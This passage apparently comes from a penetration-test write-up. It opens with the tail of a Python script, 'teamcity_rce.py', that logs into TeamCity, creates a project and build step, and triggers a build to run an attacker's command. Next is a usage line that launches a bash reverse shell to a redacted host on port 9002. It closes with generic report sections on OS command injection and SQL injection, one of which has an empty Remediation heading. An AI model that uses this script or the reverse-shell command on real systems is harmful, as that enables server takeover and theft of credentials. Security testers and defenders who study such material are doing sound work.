        "forceAutoGeneratedBranch":"",
        "personalPatchUploaded":"",
        "-ufd-teamcity-ui-agentId":"<the fastest idle agent>",
        "agentId":"",
        "_personal":"",
        "file%3ApersonalPatch":"",
        "uploadPatch":True,
        "buildTypeId":build_config,
        "stateKey":"",
        "tc-csrf-token":tc_csrf_token,
        "_moveToTop":"",
        "_cleanSources":"",
        "ring-radio-0-7zy2":"ASAP",
        "buildComment":"",
        "buildTagsInfo":"",
        "_applyToChainBuilds":"",
        "addToFavorite":True,
        "_addToFavorite":""
    }
    r = S.post(args.url+'/runCustomBuild.html', data=data)
    print(f'run_build() {r.status_code}')
    print(f'Run Build...')

tc_csrf_token = login()
project = create_project()
build_config = create_build_configuration()
build_step = create_build_step()
run_build()
Comamnd to run the script:
./teamcity_rce.py --url http://localhost:8111 --username Frank --password 'REDACTED' --cmd "bash -c 'bash -i >& /dev/tcp/REDACTED/9002 0>&1'"
📋 Security Assessment Report
Description
During the penetration test, it was discovered that the application was found to pass user-supplied input directly to a system shell call without sanitisation. The vulnerable parameter was incorporated into an OS-level command, allowing an attacker to append arbitrary commands using shell metacharacters and control the execution context of the web server process.
Impact
An attacker can execute arbitrary OS commands on the server with the privileges of the web application process. This enables complete file system access, extraction of credentials from configuration files and environment variables, installation of persistent reverse shells and backdoors, and lateral movement to internally accessible services — all without requiring any additional authentication. During this engagement, OS command injection was chained to obtain full root access to the server.
Remediation
Description
During the penetration test, it was discovered that the application incorporated user-supplied input directly into database queries without parameterisation. SQL injection was identified in authentication and data retrieval endpoints, allowing an attacker to manipulate query structure, extract unauthorised data, and bypass access controls entirely.
Impact
An attacker can extract the complete database contents — including usernames, password hashes, session tokens, and sensitive user records — without valid credentials. Authentication mechanisms can be bypassed by injecting always-true conditions. In environments where the database account holds elevated permissions, OS-level command execution is achievable through built-in procedures (xp_cmdshell, UDF), escalating directly to full server compromise as was demonstrated in this engagement.
